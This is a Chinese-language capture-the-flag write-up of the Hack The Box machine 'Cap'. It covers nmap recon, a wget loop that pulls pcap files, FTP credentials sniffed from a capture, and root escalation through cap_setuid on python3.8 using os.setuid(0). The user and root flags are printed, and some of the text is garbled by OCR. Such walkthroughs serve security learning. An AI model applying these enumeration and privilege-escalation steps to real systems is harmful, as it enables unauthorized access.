Cap(完成),轉寫shell,wireshark判斷,python3提權

```
# nmap -sCV -p 21,22,80 -A 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 07:05 PDT
Nmap scan report for 10.10.10.245
Host is up (0.23s latency).
PORT
      STATE SERVICE VERSION
                   vsftpd 3.0.3
21/tcp open ftp
22/tcp open ssh
                   OpenSSH 8.2pl Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
2.0)
ssh-hostkey:
    3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
    256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
    256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open http
                    gunicorn
| http-title: Security Dashboard
fingerprint-strings:
    FourOhFourRequest:
      HTTP/1.0 404 NOT FOUND
     Server: gunicorn
      Date: Sun, 19 May 2024 14:06:02 GMT
      Connection: close
      Content-Type: text/html; charset=utf-8
      Content-Length: 232
      <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
      <title>404 Not Found</title>
      <h1>Not Found</h1>
      The requested URL was not found on the server. If you entered the
URL manually please check your spelling and try again.
    GetRequest:
      HTTP/1.0 200 OK
      Server: gunicorn
      Date: Sun, 19 May 2024 14:05:55 GMT
      Connection: close
      Content-Type: text/html; charset=utf-8
      Content-Length: 19386
      <!DOCTYPE html>
      <html class="no-js" lang="en">
      <head>
      <meta charset="utf-8">
```

```
<meta http-equiv="x-ua-compatible" content="ie=edge">
     <title>Security Dashboard</title>
      <meta name="viewport" content="width=device-width, initial-scale=1">
      <link rel="shortcut icon" type="image/png"</pre>
href="/static/images/icon/favicon.ico">
      <link rel="stylesheet" href="/static/css/bootstrap.min.css">
      <link rel="stylesheet" href="/static/css/font-awesome.min.css">
      <link rel="stylesheet" href="/static/css/themify-icons.css">
     <link rel="stylesheet" href="/static/css/metisMenu.css">
      <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
      <link rel="stylesheet" href="/static/css/slicknav.min.css">
     <!-- amchar
   HTTPOptions:
     HTTP/1.0 200 OK
     Server: gunicorn
     Date: Sun, 19 May 2024 14:05:55 GMT
     Connection: close
     Content-Type: text/html; charset=utf-8
     Allow: OPTIONS, GET, HEAD
      Content-Length: 0
   RTSPRequest:
     HTTP/1.1 400 Bad Request
     Connection: close
     Content-Type: text/html
     Content-Length: 196
     <html>
     <head>
     <title>Bad Request</title>
     </head>
     <body>
      <h1>Bad Request</h1>
      Invalid HTTP Version & #x27; Invalid HTTP Version:
'RTSP/1.0''
     </body>
     </html>
http-server-header: gunicorn
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service:
SF-Port80-TCP:V=7.94SVN%I=7%D=5/19%Time=664A0744%P=aarch64-unknown-linux-g
SF:nu%r(GetRequest, 2F4C, "HTTP/1\.0\x20200\x200K\r\nServer:\x20gunicorn\r\n
SF:Date:\x20Sun,\x2019\x20May\x202024\x2014:05:55\x20GMT\r\nConnection:\x2
SF:0close\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Lengt
```

```
SF:h:\x2019386\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-js\"\x20lang
SF:= "en'"> n\n<head> n\x20\x20\x20\x20<meta\x20charset= "utf-8\"> n\x20\x20\x20
SF:20\x20\x20<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\
SF:x20<meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initi
SF:al-scale=1">\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20typ
SF:e=\"image/png\"\x20href=\"/static/images/icon/favicon\.ico\">\n\x20\x20
SF:\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap\.mi
SF:eet\"\x20href=\"/static/css/themify-icons\.css\">\n\x20\x20\x20\x20<lin
SF:k\x20rel=\"stylesheet\"\x20href=\"/static/css/metisMenu\.css\">\n\x20\x
SF:20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/owl\.carous
SF:el\.min\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"
SF:/static/css/slicknav\.min\.css\">\n\x20\x20\x20\x20<!--\x20amchar")%r(H
SF:TTPOptions, B3, "HTTP/1\.0\x20200\x200K\r\nServer:\x20qunicorn\r\nDate:\x
SF:20Sun, x2019 x20May x202024 x2014:05:55 x20GMT r nConnection: x20close
SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nAllow:\x20OPTIONS,\x
SF:20GET,\x20HEAD\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,121,"HTT
SF:P/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Type
SF::\x20text/html\r\nContent-Length:\x20196\r\n\r\n<html>\n\x20\x20<head>\
SF:x20Invalid\x20HTTP\x20Version\x20'Invalid\x20HTTP\x20Version:\x20&
SF: #x27; RTSP/1\.0& #x27; & #x27; \n\x20\x20</body>\n</html>\n")%r(FourOhFourRe
SF:quest,189,"HTTP/1\.0\x20404\x20NOT\x20FOUND\r\nServer:\x20qunicorn\r\nD
SF:ate:\x20Sun,\x2019\x20May\x202024\x2014:06:02\x20GMT\r\nConnection:\x20
SF:close\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length
SF::\x20232\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x2
SF:03\.2\x20Final//EN\">\n<title>404\x20Not\x20Found</title>\n<h1>Not\x20F
SF:ound</h1>\nThe\x20requested\x20URL\x20was\x20not\x20found\x20on\x20t
SF:he\x20server\.\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20ple
SF:ase\x20check\x20your\x20spelling\x20and\x20try\x20again\.\n");
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 -
5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux
3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

TRACEROUTE (using port 21/tcp)

HOP RTT ADDRESS

- 1 231.01 ms 10.10.14.1
- 2 231.61 ms 10.10.10.245


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .


Nmap done: 1 IP address (1 host up) scanned in 148.46 seconds

21port使用匿名失敗(無帳密)


針對web解析完畢,目錄爆破沒東西,

發現安全快照可以下載pcap封包檔,此子頁面會不斷更改





儀表板 家/儀表板



TELLY INDIV THEA

GET /download/4 HTTP/1.1

Host: 10.10.10.245 User-Agent: Mozilla/5.0(X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept - Language: zh - TW

Accept-Encoding: gzip, deflate, br

Connection: close

Referer: http://10.10.10.245/data/4

Upgrade-Insecure-Requests: 1

攥寫shell腳本進行多筆下載

```
for i in {0..500}
do
   wget 10.10.10.245/download/${i} -0 ${i}.pcap 2>/dev/null || break;
done;
```

獲取多個封包檔,進行腳本前,已看過2、3

```
(root® kali)-[/home/kali/Desktop/wireshark]
# ls
0.pcap 1.pcap 2.pcap 3.pcap 4.pcap 5.pcap wget.sh
```

查看0.pcap,經過排序後,發現FTP帳密

	34 Z.0Z0893	TA5.T00.TA0.T0	T95.T00.T30.T	FIP	/o kesponse: ZZU (VSFIPO 3.U.3)
	36 4.126500	192.168.196.1	192.168.196.16	FTP	69 Request: USER nathan
	38 4.126630	192.168.196.16	192.168.196.1	FTP	90 Response: 331 Please specify the password.
	40 5.424998	192.168.196.1	192.168.196.16	FTP	78 Request: PASS Buck3tH4TF0RM3!
	42 5.432387	192.168.196.16	192.168.196.1	FTP	79 Response: 230 Login successful.

username : nathan


passwd : Buck3tH4TF0RM3!

登入成功,有旗標,猜測也可以ssh連線

先下載旗標XD

```
(root@ kali)-[/home/kali/Desktop/wireshark]
# cat user.txt
c2a914d88e460d31b77c2a52ed5c70f5
```

ssh連線成功



進行linpeas.sh掃描,

發現python3可使用setuid

```
Files with capabilities (limited to 50):

/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = can net raw+ep

nathan@cap:~$ ls -al /usr/bin/python3.8

-rwxr-xr-x 1 root root 5486384 Jan 27 2021 /usr/bin/python3.8
```

```
nathan@cap:~$ python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid('0')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: uid should be integer, not str
>>> os.setuid(0)
>>> id 49 6
<bul>duilt-in function id>
>>> whoami
Traceback (most recent callglast): 196 16
 File "<stdin>", line 1, in <module>
NameError: name 'whoami' is not defined a
>>> os.system('whoami')
root
>>> ls
Traceback (most recent call last):
 File "<stdin>", line 1, in <module>
NameError: name 'ls' is not defined
>>> os.system('cat /root/root.txt')
893621347e320c95ce66820db223e502
```

使用這段,可獲取完成root命令